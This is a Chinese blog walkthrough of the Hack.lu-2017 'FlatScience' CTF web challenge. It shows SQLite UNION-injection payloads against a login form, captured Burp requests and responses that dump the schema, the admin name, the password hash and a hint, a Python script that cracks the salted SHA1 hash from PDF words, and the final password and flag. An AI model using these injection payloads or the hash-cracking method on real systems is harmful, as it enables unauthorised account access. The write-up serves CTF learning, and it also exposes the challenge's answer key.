攻防世界WEB进阶之FlatScience

原创

harry_c 于 2019-09-30 15:07:12 发布 4374 收藏 2

分类专栏： 攻防世界 文章标签： FlatScience 攻防世界 安全渗透 网络安全 攻防世界web进阶

本文链接：https://blog.csdn.net/harry_c/article/details/101773526

版权

攻防世界 专栏收录该内容

29 篇文章 2 订阅

订阅专栏


攻防世界WEB进阶之FlatScience

一、分析
二、实操
三、答案

FlatScience
难度系数： 1星
题目来源： Hack.lu-2017
题目描述：暂无
题目场景： 略
题目附件： 暂无

一、分析


点击打开场景，发现都是文件下载的内容，是几篇英文文献
上一题有用到的robots.txt,构造一下http://IP:端口/robots.txt
果然有重要内容：



```
User-agent: *
Disallow: /login.php
Disallow: /admin.php
```

二、实操

分别进入像个网站，发现有一个是默认是admin账号，尝试使用admin账号进行登录，但是并没有什么反馈
然后尝试使用admin账号在login页面进行登录
测试了很多数据发现输入admin’时会出现报错



Login

Login Page, do not try to hax here plox!
ID:
admin'
Password:

Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "2801497d9ca18eef4382b18d1889b8bc97e28461" in **/var/www/html/login.php** on line **47**

Some Error occourred!

Flux Horst (Flux dot Horst at rub dot flux)

根据报错SQLLite3找到对应的查询数据库的代码
代码：

```
CppSQLite3Queryquery = db.execQuery("select * fromtarget_table");
    while(!query.eof())
    {
        cout<<"name:"<<query.getStringField("name")<<"age : "<<query.getIntField("age")<<endl;
        query.nextRow();
    }
    query.finalize();
```

CppSQLite3Query是一个查询返回对象，查询完后可以利用此类。这里就使用CppSQLite3DB的一个函数

execQuery，只要将查询sql传入即可。


eof函数：判断是否还有数据；

nextRow函数：移到下一条记录；

getStringField函数：获得相应字段的内容，以字符串形式返回；

getIntField函数：获得相应字段的内容，以整形形式返回。
通过分析此处应该存在SQL注入

注意我们在进行漏洞查找的过程中应该要结合浏览器的开发工具一起进行，发现网址泄露了某些参数或者网址，根据GET请求，我们能够迅速判断是参数



Login

Login Page, do not try to hax here plox!
ID:

Password:

Submit

```
<?php
ob_start();
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
.comment { color: darkgreen; }
</style>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
```

构造？debug参数出现源码泄露


找到关键代码SQL语句：

```
"SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!")."'"
```

通过SQL语句注入构建我们设计出如下查询的SQL语句：

```
' union select  name,sql  from sqlite_master--
```

然后查询到返回包里面有Set-Cookie字段



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts CO2 xssValidator
1 2 3 4 5 6 7 ...
Go Cancel Follow redirection
Target: http://111.198.29.45:52636
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches

```
POST /login.php HTTP/1.1
Host: 111.198.29.45:52636
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:69.0) Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Referer: http://111.198.29.45:52636/login.php
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

usr=' union select  name,sql  from sqlite_master--&pw=
```

```
HTTP/1.1 302 Found
Date: Fri, 27 Sep 2019 06:58:34 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie:
name=+CREATE+TABLE+Users%28id+int+primary+key%2Cname+varchar%28255%29%2Cpassword+varchar%28
255%29%2Chint+varchar%28255%29%29; expires=Fri, 27-Sep-2019 06:59:34 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
.comment { color: darkgreen; }
</style>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Login</title>
```

+CREATE+TABLE+Users(id+int+primary+key,name+varchar(255),password+varchar(255),hint+varchar(255))


构造查询密码的SQL：usr=%27 UNION SELECT id, password from Users–+&pw=chybeta
构造查询用户的SQL：usr=%27 UNION SELECT id, name from Users --+&pw=chybeta
构造查询隐藏线索的SQL：usr=%27 UNION SELECT id, hint from Users–+&pw=chybeta
最终的输出数据分别是：



```
POST /login.php HTTP/1.1
Host: 111.198.29.45:52636
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Connection: close
Referer: http://111.198.29.45:52636/login.php
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

usr=%27 UNION SELECT id, name from Users --+&pw=chybeta
```


```
HTTP/1.1 302 Found
Date: Fri, 27 Sep 2019 07:20:23 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+admin; expires=Fri,
path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD

<html>
<head>
<style>
blockquote { background: #eeeeee; }
```

name=+admin



```
POST /login.php HTTP/1.1
Host: 111.198.29.45:52636
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
```


```
HTTP/1.1 302 Found
Date: Fri, 27 Sep 2019 07:20:14 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+3fab54a50e770d830c0416df817567662a9dc85c; exp
27-Sep-2019 07:21:14 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
```



```
Content-Length: 58
Connection: close
Referer: http://111.198.29.45:52636/login.php
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

usr=%27 UNION SELECT id, password from Users--+&pw=chybeta
```

```
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
```

name=+3fab54a50e770d830c0416df817567662a9dc85c



```
POST /login.php HTTP/1.1
Host: 111.198.29.45:52636
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Referer: http://111.198.29.45:52636/login.php
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

usr=%27 UNION SELECT id, hint from Users--+&pw=chybeta
```

```
HTTP/1.1 302 Found
Date: Fri, 27 Sep 2019 07:20:41 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+my+fav+word+in+my+fav+paper%3F%21; expires=Fri,
27-Sep-2019 07:21:41 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
```

name=+my+fav+word+in+my+fav+paper%3F%21

我们根据这句话洞察到，最终你的密码还是不在我们的网站中，说我最喜欢的词（密码）在我最喜欢的文章中

好吧，还得找到作者最喜欢的文章，但是我们之前查到有密码，所以有可能这个就是作者最喜欢的文章的哈希值

SQL基础知识积累：

UNION ：合并两个或者两个以上的SQL语句（默认地，UNION 操作符选取不同的值）

UNION ALL：合并操作符相同的几个SQL语句

#：url中#号是用来指导浏览器动作的（例如锚点），对服务器端完全无用。所以，HTTP请求中不包括#使用时#号改成url的编码%23就可以了

–：注释（注意后面需要接入一个空格才能正常执行）


这里工作量已经很多了，但是还是得编写脚本，好吧坚持不下去了，找到了一个大佬的脚本，这里直接贴上来：

```
from cStringIO import StringIO
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter
from pdfminer.converter import TextConverter
from pdfminer.layout import LAParams
from pdfminer.pdfpage import PDFPage
import sys
import string
import os
import hashlib

def get_pdf():
 return [i for i in os.listdir("./") if i.endswith("pdf")]


def convert_pdf_2_text(path):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    device = TextConverter(rsrcmgr, retstr, codec='utf-8', laparams=LAParams())
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    with open(path, 'rb') as fp:
        for page in PDFPage.get_pages(fp, set()):
            interpreter.process_page(page)
        text = retstr.getvalue()
    device.close()
    retstr.close()
    return text


def find_password():
 pdf_path = get_pdf()
 for i in pdf_path:
  print "Searching word in " + i
  pdf_text = convert_pdf_2_text(i).split(" ")
  for word in pdf_text:
   sha1_password = hashlib.sha1(word+"Salz!").hexdigest()
   if sha1_password == '3fab54a50e770d830c0416df817567662a9dc85c':
    print "Find the password :" + word
    exit()

if __name__ == "__main__":
 find_password()
```

最终得到的密码是：

ThinJerboa

登录到admin.php上拿到Flag



Admin-Panel

ID:

admin

Password:

Yay!!!

flag{Th3_Fl4t_Earth_Prof_i$_n0T_so_Smart_huh?}

Flux Horst (Flux dot Horst at rub dot flux)

三、答案

至此最终的flag为：flag{Th3_Fl4t_Earth_Prof_i$_n0T_so_Smart_huh?}